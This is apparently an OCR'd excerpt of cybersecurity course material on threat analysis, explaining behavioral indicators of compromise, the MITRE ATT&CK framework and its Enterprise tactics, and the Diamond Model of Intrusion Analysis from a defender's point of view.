
- **Behavioral Indicators**

  Generally, typical IoCs are useful for identifying indications of intrusion, such as malicious IP addresses, virus signatures, MD5 hash, and domain names. Behavioral IoCs are used to identify specific behavior related to malicious activities such as code injection into the memory or running the scripts of an application. Well-defined behaviors enable broad protection to block all current and future malicious activities. These indicators are useful to identify when legitimate system services are used for abnormal or unexpected activities. Examples of behavioral indicators include document executing PowerShell script, and remote command execution.

Listed below are some of the key Indicators of Compromise (IoCs):

- Unusual outbound network traffic
- Unusual activity through a privileged user account
- Geographical anomalies
- Multiple login failures
- Increased database read volume
- Large HTML response size
- Multiple requests for the same file
- Mismatched port-application traffic
- Suspicious registry or system file changes
- Unusual DNS requests
- Unexpected patching of systems

- Signs of Distributed Denial-of-Service (DDoS) activity
- Bundles of data in the wrong places
- Web traffic with superhuman behavior



MITRE ATT&CK Framework

1. MITRE ATT&CK is a globally accessible knowledge base of **adversary tactics and techniques** based on real-world observations
2. The ATT&CK knowledge base is used as a foundation for the development of specific **threat models** and methodologies in the private sector, **government**, and the **cybersecurity product** and service community
3. The 14 tactic categories within ATT&CK for Enterprise are derived from the later stages (exploit, control, maintain, and execute) of the seven stages of the **Cyber Kill Chain**

Recon Weaponize Deliver Exploit Control Execute Maintain

PRE-ATT&CK

Enterprise ATT&CK

https://attack.mitre.org

MITRE ATT&CK Framework

Source: *https://attack.mitre.org*

MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

MITRE ATT&CK comprises three collections of tactics and techniques, called Enterprise, Mobile, and PRE-ATT&CK matrices, as each collection is represented in a matrix form. ATT&CK for Enterprise contains 14 categories of tactics, which are derived from the later stages (exploit, control, maintain, and execute) of the seven-stage Cyber Kill Chain. This provides a deeper level of granularity in describing what can occur during an intrusion.




Figure 1.4: MITRE Attack Framework


The following are the tactics in ATT&CK for Enterprise

- Reconnaissance
- Resource Development
- Initial Access

- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

Some MITRE ATT&CK for Enterprise Use Cases:

- Prioritize development and acquisition efforts for computer network defense capabilities.
- Conduct analyses of alternatives between network defense capabilities.
- Determine “coverage” of a set of network defense capabilities.
- Describe an intrusion chain of events based on the technique used from start to finish with a common reference.
- Identify commonalities between adversary tradecraft, as well as distinguishing characteristics.
- Connect mitigations, weaknesses, and adversaries.



Diamond Model of Intrusion Analysis

- ☐ The Diamond Model offers a framework for **identifying the clusters of events** that are correlated on any of the systems in an organization
- ☐ It can control the **vital atomic element** occurring in any intrusion activity, which is referred to as the Diamond event
- ☐ Using this model, **efficient mitigation approaches** can be developed, and analytic efficiency can be increased

Adversary	An opponent "**who**" was behind the attack
Victim	The target that has been exploited or "**where**" the attack was performed
Capability	The attack strategies or "**how**" the attack was performed
Infrastructure	"**what**" the adversary used to reach the victim

Meta Features of Diamond Model

Diamond Model of Intrusion Analysis

The Diamond Model, developed by expert analysts, introduces state-of-the-art technology for intrusion analysis. This model offers a framework and a set of procedures for recognizing clusters of events that are correlated on any of the systems in an organization. The model determines the vital atomic element that occurs in any intrusion activity and is referred to as the Diamond event. Analysts can identify the events and connect them as activity threads for obtaining information regarding how and what transpired during an attack. Analysts can also easily identify whether any data are required by examining the missing features. It also offers a method or route map for analyzing incidents related to any malicious activity and predict the possibility of an attack and its origin.

With the Diamond Model, more advanced and efficient mitigation approaches can be developed, and analytic efficiency can be increased. This also results in cost savings for the defender and rising cost for the adversary. The Diamond event consists of four basic features: adversary, capability, infrastructure, and victim. This model is named so because when all the features are arranged according to the relationship between them, it forms as a diamond-shaped structure. Although it appears to be a simple approach, it is rather complex and requires high expertise and skill to traceroute the flow of attack.

